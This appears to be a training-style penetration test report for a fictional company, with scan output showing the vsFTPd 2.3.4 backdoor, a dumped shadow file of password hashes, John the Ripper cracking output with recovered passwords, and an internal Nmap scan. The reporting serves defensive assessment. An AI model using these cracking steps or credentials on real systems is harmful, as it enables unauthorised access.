Cybersecurity

Penetration Test Report Template

# MegaCorpOne

# Penetration Test Report

## BreachBuddies

# Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

# Table of Contents

# Contact Information

| | |
|---|---|
| **Company Name** | BreachBuddies |
| **Contact Name** | Jason King |
| **Contact Title** | Penetration Tester |
| **Contact Phone** | 555.224.2411 |
| **Contact Email** | jason@breachbuddies.com |

# Document History

| Version | Date | Author(s) | Comments |
|---|---|---|---|
| 001 | 17/09/2024 | Jason King | |
| | | | |
| | | | |
| | | | |

# Introduction

In accordance with MegaCorpOne's policies, BreachBuddies, LLC (henceforth known as [YOUR COMPANY NAME ABBREVIATED]) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilising industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by BreachBuddies during August of 2024.

For the testing, BreachBuddies focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

BreachBuddies used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
| --- |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator. |
| Compromise at least two machines. |

# Penetration Testing Methodology

## Reconnaissance

BreachBuddies conducted network mapping and vulnerability identification using tools such as Nmap, MSFVenom, and Credential Dumping techniques to determine weak points in the system architecture.

## Identification of Vulnerabilities and Services

BreachBuddies uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a perspective of network security from a hacker’s point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information and the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

BreachBuddies' automated and manual techniques exploited identified vulnerabilities, including credential harvesting, privilege escalation, and lateral movement, giving attackers unauthorised access to systems and data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organisation). In-scope and excluded IP addresses and ranges are listed below.

| IP Address/URL | Description |
|---|---|
| www.megacorpone.com<br>MCO.local<br>149.56.244.87 | MegaCorpOne internal domain, range and public website |


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.
**High**: Indirect threat to key business processes/threat to secondary business processes.
**Medium**: Indirect or partial threat to business processes.
**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:




## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, it also recognised several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defences that successfully prevented, detected or denied an attack technique or tactic from occurring.

**Strong Network Segmentation**

- MegaCorpOne has implemented robust network segmentation, which isolates sensitive systems and services. This helps limit the impact of any successful attack by restricting lateral movement between different parts of the network. While privilege escalation was

achieved, it required multiple steps, indicating that the segmentation is slowing down attackers from gaining wide-reaching access.

**Use of Latest Security Protocols (SMBv3)**

- The use of SMBv3, as seen during the WMI attacks, provides enhanced security features such as encryption of data in transit and integrity checks. These features make it harder for attackers to perform man-in-the-middle attacks or alter data between systems.

**Administrative Access Controls**

- Despite some identified weaknesses, MegaCorpOne has enforced administrative access controls across several key systems. This prevented immediate privilege escalation and required the exploitation of multiple vulnerabilities to gain elevated privileges.

**Patch Management**

- The target systems are relatively up-to-date, with critical patches applied. For example, the Windows target system was observed to have several critical updates installed, including patches to mitigate common privilege escalation vulnerabilities.
    - This shows that MegaCorpOne's patch management system is working effectively, reducing the attack surface for well-known exploits.

**Password Policies**

- While a weak password was exploited, the use of NTLMv2 hashes, instead of NTLMv1, demonstrates that MegaCorpOne is using a more secure protocol for authentication. NTLMv2 provides stronger protection against replay attacks compared to older protocols.

**Centralised Logging and Monitoring**

- The system appeared to be integrated with centralized logging mechanisms, which can help in identifying unauthorized activities quickly. Logs can be invaluable for detecting and responding to breaches in a timely manner, minimising potential damage.

# Summary of Weaknesses

BreachBuddies successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

## Outdated Software and Service Exposure: High-Risk Vulnerabilities

### Outdated FTP Software (vsFTPd 2.3.4)

The FTP service running on vsFTPd 2.3.4 contains a known backdoor vulnerability that allows attackers to gain root access. This presents a critical security risk, as outdated and unpatched software significantly increases the likelihood of exploitation. Legacy services like this should be updated or decommissioned to reduce exposure to attacks.

### LLMNR and NBT-NS Protocols Enabled

The legacy protocols Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) were found to be enabled on the network. These protocols are vulnerable to spoofing attacks, allowing attackers to intercept and capture login credentials, including NTLM hashes. This exposes the network to credential theft and lateral movement, as observed during the test.

### Weak Password Practices

Weak password policies were identified, notably with the use of the password "Spring2021," which was cracked from an NTLMv2 hash. Despite the use of NTLMv2 hashing, weak and easily guessable passwords significantly weaken the security posture, making user accounts vulnerable to brute-force attacks. Stronger password enforcement policies should be implemented to prevent such exploitation.

### Exposed SMB Services

SMB services were found to be externally exposed, increasing the attack surface. Although SMBv3 was in use, external exposure of these services could lead to lateral movement or privilege escalation within the network. SMB should be restricted to internal use only to minimize the risk of unauthorized access.

### WMI and SMB Misconfigurations

Misconfigurations in WMI and SMB services were identified, allowing remote command execution and excessive access rights. The ability to execute WMI commands with administrative privileges facilitated unauthorized access and the retrieval of sensitive information. This demonstrates that the principle of least privilege was not enforced, leaving the network open to exploitation.

### Lack of Multi-Factor Authentication (MFA)

The absence of multi-factor authentication (MFA) on administrative accounts poses a significant risk. Even though strong authentication methods like NTLMv2 are in place, MFA would add an extra layer of security, preventing attackers from gaining access to privileged accounts even if credentials are compromised.

# Executive Summary

## Narrative Report on Penetration Testing Findings for MegaCorpOne

### Introduction to the Penetration Test

Our team was engaged by MegaCorpOne to perform a detailed security check-up, similar to a health check-up but for your company's computer networks. The purpose was to act like potential hackers, trying to find and exploit weaknesses in your network. This process helps identify vulnerabilities and ensure your systems are well-protected from real-world attacks.

### The Approach and Techniques Used

### We adopted two main strategies:

1. **External Attacker Simulation:** We began by attempting to breach your network from the outside, just as a hacker would. This approach evaluates how well-guarded your systems are against external threats.

2. **Internal Threat Simulation:** We also examined what could happen if someone already inside your network, like an employee, attempted to access unauthorised information. This is critical because internal threats, whether accidental or malicious, can be just as damaging.

### Key Findings from Our Investigation

1. **Outdated FTP Software (vsFTPd 2.3.4 Backdoor)**:


**What We Did**: We discovered that your FTP service is using vsFTPd 2.3.4, a vulnerable version known to have a backdoor.


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/
vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
```

**Why It Matters**: This vulnerability allows attackers to gain root access, exposing your systems to complete compromise. Legacy services that remain unpatched present a high-risk entry point for attackers.

**2. Weak Passwords:**

**What We Did**: Using password spraying techniques, we identified weak passwords, including "Spring2021," that could be easily guessed or cracked.




qterminal
root@kali: ~/Desktop
File Actions Edit View Help
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
systemd-ssh:/LPRbs.c/dDyE:19969:0:99999:7:::
┌──(root kali)-[~/Desktop]
└─# rm Password
┌──(root kali)-[~/Desktop]
└─# ls
vpn.sh ZenmapANDNSEScripts.xml
┌──(root kali)-[~/Desktop]
└─# nano PasswordCracking.txt
┌──(root kali)-[~/Desktop]
└─# nano PasswordCracking.txt
┌──(root kali)-[~/Desktop]
└─# john PasswordCracking.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "descrypt"
Use the "--format=descrypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
service (service)
user (user)
postgres (postgres)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity (msfadmin)
123456789 (klog)
batman (sys)
Password! (tstark)
7g 0:00:00:00 DONE 2/3 (2024-09-10 00:18) 14.28g/s 208426p/s 213544c/s 213544C/s Barn..Butch!

```
┌──(root💀kali)-[~]
└─# john hash.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
user             (user)
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
postgres         (postgres)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
password         (systemd-ssh)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:48  3/3 0.1435g/s 28753p/s 59099c/s 59099C/s rasku..rasy2
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

**Why It Matters**: Weak passwords significantly weaken the network's security, leaving accounts vulnerable to brute-force attacks, similar to leaving a door unlocked.

3. **Exposed Network Services (SMB Exposure)**:

**What We Did**: We found that SMB and RDP services were exposed externally, making these critical services accessible from outside the network.


```
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-05 05:20 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00049s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-05 09:21:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Defaul
t-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Defaul
t-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00053s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE     VERSION
80/tcp   open     http        Apache httpd 2.4.46
5901/tcp open     vnc         VNC (protocol 3.8)
6001/tcp open     X11         (access denied)
8080/tcp filtered http-proxy
Service Info: Host: 127.0.1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 46.21 seconds
```




**Why It Matters**: Exposing these services increases the attack surface and risk of unauthorised access, potentially leading to lateral movement across the network by attackers.

4. **LLMNR and NBT-NS Protocols (Legacy Protocols):**

